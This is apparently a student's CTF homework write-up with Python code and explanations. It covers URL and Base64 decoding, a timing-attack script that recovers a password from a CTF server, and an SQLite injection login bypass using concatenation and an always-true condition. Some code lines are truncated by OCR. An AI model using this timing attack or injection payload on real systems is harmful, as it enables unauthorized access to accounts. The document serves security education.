Homework Assignment #1 – Web – Part I

Purva Naresh Rumde (pr23b)

Problem ID	Captured Flag/Answer	Steps
P1 1)	Decoded String: flag{h1d1ng_1n_pl41n_s1t3}	The Python code uses the urllib.parse module to decode a URL-encoded string. It defines a function decode_url that takes an encoded string, decodes it, and returns the result. The provided URL-encoded string is then decoded using this function, and the decoded string is printed.
P1 2)	Decoded String: flag{a11_y0ur_b4s3_R_b3l0ng_2_Us}	The Python code defines a function that repeatedly decodes a Base64-encoded string until a specified target flag is found. It uses a while loop to decode and check for the flag iteratively, updating the encoded string in each iteration. Finally, it returns the fully decoded string. The code demonstrates this by decoding a specific Base64 string until it finds the target flag "flag{".
P2	flag{i_stole_this_challenge_idea_from_someone_else}	The code performs a password-guessing attack by iterating through a character set and making requests to a URL with different password guesses. It aims to find the correct password based on the response times. The guessed password is gradually constructed character by character, and the process continues until the correct password is found or an error occurs during the request. The code prints the guessed password at each iteration and is designed to break when the correct password is identified.
P3	picoCTF{0n3_m0r3_t1m3_e2db86ae880862ad471aa4c93343b2bf}	The original intention might be to input the username "admin," but adding the payload "||'min" which is a concatenation operator in SQL.

		The resulting username becomes "ad'||'min," and the application may process this as "admin." The injected payload is designed to manipulate the SQL query, making it evaluate to true regardless of the password comparison. The injected condition "a' is not 'b" is always true, effectively bypassing the password check.

Detailed Explanations (Including Screenshots)

P1 1)

```python
import urllib.parse

def decode_url(encoded_string):
    decoded_string = urllib.parse.unquote(encoded_string)
    return decoded_string

url_encoded_string = "%66%6c%61%67%7b%68%31%64%31%6e%67%5f%31%6e%5f%70%6c%34%31%6e%5f%73%31%74%33%7d"
decoded_result = decode_url(url_encoded_string)

print("Decoded String:", decoded_result)
```

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS

PS C:\studies\PCO> & C:/Users/purva/AppData/Local/Programs/Python/Python312/python.exe c:/studies/PCO/h1a1.py
Decoded String: flag{h1d1ng_1n_pl41n_s1t3}
PS C:\studies\PCO>
```

python
import urllib.parse

This line imports the urllib.parse module, which provides functions for parsing and manipulating URLs.

python
def decode_url(encoded_string):
    decoded_string = urllib.parse.unquote(encoded_string)
    return decoded_string

Here, a function named decode_url is defined. It takes an encoded_string as input, and using urllib.parse.unquote, it decodes the URL-encoded string and stores the result in decoded_string. Finally, the decoded string is returned.

python
url_encoded_string =
"%66%6c%61%67%7b%68%31%64%31%6e%67%5f%31%6e%5f%70%6c%34%31%6e%5f
%73%31%74%33%7d"

This line initializes a variable named url_encoded_string with a URL-encoded string. The string represents
"%66%6c%61%67%7b%68%31%64%31%6e%67%5f%31%6e%5f%70%6c%34%31%6e%5f
%73%31%74%33%7d".

python
decoded_result = decode_url(url_encoded_string)

The decode_url function is called with the url_encoded_string as an argument, and the result is stored in the variable decoded_result.

P1 2)

h1a2.py > decode_base64_until_flag

```python
import base64

def decode_base64_until_flag(encoded_string, target_flag):
    decoded_string = base64.b64decode(encoded_string).decode('utf-8')

    while target_flag not in decoded_string:
        encoded_string = decoded_string
        decoded_string = base64.b64decode(encoded_string).decode('utf-8')

    return decoded_string

base64_encoded_string = "Vm0xd1NtUXlWa1pPVldoVFlUSlNjRlJVVGtOamJGWnhVMjA1VlUxV2NIbFdiVEZIWVZaYWRW RnNhRmRXTTFKUVZrZDRXbVF3TlZsalJsWk9WakZ
target_flag = "flag{"

decoded_result = decode_base64_until_flag(base64_encoded_string, target_flag)

print("Decoded String:", decoded_result)
```

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS

PS C:\studies\PCO> & C:/Users/purva/AppData/Local/Programs/Python/Python312/python.exe c:/studies/PCO/h1a2.py
Decoded String: flag{a11_y0ur_b4s3_R_b3l0ng_2_Us}
PS C:\studies\PCO>
```

This Python code defines a function decode_base64_until_flag that repeatedly decodes a Base64-encoded string until a specified target flag is found within the decoded string. The function takes an initial Base64-encoded string (encoded_string) and a target flag (target_flag) as parameters.

Here's a step-by-step explanation:

1. The function starts by decoding the Base64-encoded string using base64.b64decode and decoding it from bytes to a UTF-8 string using .decode('utf-8'). The decoded string is assigned to the variable decoded_string.
2. The function enters a while loop that continues until the target flag is found in the decoded string. The loop compares the target flag (target_flag) with the current decoded string.
3. Within the loop, the original Base64-encoded string (encoded_string) is updated to the current decoded string. This step ensures that the next iteration of the loop uses the most recent decoded string.
4. The updated Base64-encoded string is then decoded again, and the process repeats until the target flag is present in the decoded string.
5. Once the target flag is found, the function returns the final decoded string.

The provided Base64-encoded string is then decoded using this function with the target flag "flag{" specified. The result is printed, revealing the decoded string.

P2)

h1b.py > ...


```python
import requests

chars = [' ', '!', '"', '#', '$', '%', '&', "'", '(', ')', '*', '+', ',', '-', '.', '/', '0', '1', '2', '3', '4', '5', '6', '7', '8', '

final_password = []

flag = 0

max_time = 0
max_char = ''

while(1):
    for char in chars:

        try:
            final_password.append(char)
            final_password_string = ''.join(final_password)
            payload = {"passwd": final_password_string}

            url = 'http://ctf.hackucf.org:4000/bad_code/bad_code.php'
            res = requests.get(url, params=payload)

            txt = res.text
            split1 = txt.split("<time>")
            split2 = split1[1].split("</time>")
            gen_time = float(split2[0])

        except Exception:
            print("password: ", final_password_string)
            flag=1
            break

        if gen_time>max_time:
            max_time=gen_time
            print(char," : ",gen_time)
            max_char=char
```


h1b.py > ...


```
22
23              txt = res.text
24              split1 = txt.split("<time>")
25              split2 = split1[1].split("</time>")
26              gen_time = float(split2[0])
27
28          except Exception:
29              print("password: ", final_password_string)
30              flag=1
31              break
32
33          if gen_time>max_time:
34              max_time=gen_time
35              print(char," : ",gen_time)
36              max_char=char
37
38          final_password.pop()
39
40
41      if flag == 1:
42          break
43
44      final_password.append(max_char)
45      print(''.join(final_password))
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
7  :  0.030321836471558
M  :  0.030333042144775
T  :  0.050426006317139
AT
   :  0.050464868545532
)  :  0.05053186416626
2  :  0.070626974105835
AT2
3  :  0.070667028427124
B  :  0.09083104133606
AT2B
1  :  0.11090493202209
AT2B1
0  :  0.11091804504395
4  :  0.11103796958923
H  :  0.13102507591248
AT2B1H
$  :  0.13104820251465
-  :  0.13110709190369
0  :  0.13112902641296
D  :  0.15123105049133
AT2B1HD
)  :  0.15124106407166
password:  AT2B1HDI
PS C:\studies\PCO>
```










This code appears to be attempting a password-guessing attack, where it iterates through a character set to construct a password by making requests to a specified URL. Here's a step-by-step explanation:

1. **Character Set**: The chars list contains a set of characters (letters, digits, symbols) that could be part of the password.
2. **Initialization**: Initialize an empty list final_password to store the guessed password and set a flag to 0.
3. **Main Loop**: The outer while(1) loop runs indefinitely until the password is found.
4. **Character Iteration**: The inner for char in chars loop iterates over each character in the character set.
5. **Try Block**: Attempts to perform the following actions within a try block:
    - Appends the current character to the final_password list.
    - Constructs a payload with the guessed password.
    - Sends a GET request to the specified URL with the payload.
6. **Response Handling**: If the request is successful, the response text is processed to extract the response time. If an exception occurs during the request (e.g., timeout), it prints the guessed password and sets the flag to 1 to break out of the loop.
7. **Update Max Time**: If the response time is greater than the current maximum time, update the maximum time and character.
8. **Remove Character**: After processing, remove the last character from the final_password list.
9. **Check Flag**: If the flag is set to 1, break out of the outer loop.
10. **Append Max Char**: Append the character with the maximum response time to the final_password list.
11. **Print Result**: Print the guessed password after each iteration.

P3)




Filtered SQLite Injection Challenge #2
Username
ad'||'min
Password
SIGN IN


Save login for picoctf.net?
Username
ad'||'min
Password
a' is not 'b
Show password
Save
Don't save
cap1list
https://dse20.mahacet...
Side Hustle Stack
SQLite Injection Challenge #2
Password
SIGN IN

A filtered SQL injection occurs when an application attempts to prevent SQL injection attacks by filtering or sanitizing user input but fails to do so effectively. In the scenario you provided, where the username is "ad'||'min" and the password is "a' is not 'b", the injection works as follows:

1. **Username Injection:**
    - The original intention might be to input the username "admin," but adding the payload "||'min" which is a concatenation operator in SQL.
    - The resulting username becomes "ad'||'min," and the application may process this as "admin."
2. **Password Injection:**
    - The original intention might be to input the password "a' is not 'b."
    - The injected payload is designed to manipulate the SQL query, making it evaluate to true regardless of the password comparison. The injection might result in a query like:

SELECT * FROM users WHERE username = 'admin' AND password = 'a' is not 'b';

    - The injected condition "a' is not 'b" is always true, effectively bypassing the password check.

In summary, the attacker manipulates the input in a way that the application, while trying to prevent SQL injection, interprets the input as intended by the attacker, leading to unauthorized

access. This emphasizes the importance of proper input validation, parameterized queries, and other security measures to mitigate SQL injection vulnerabilities.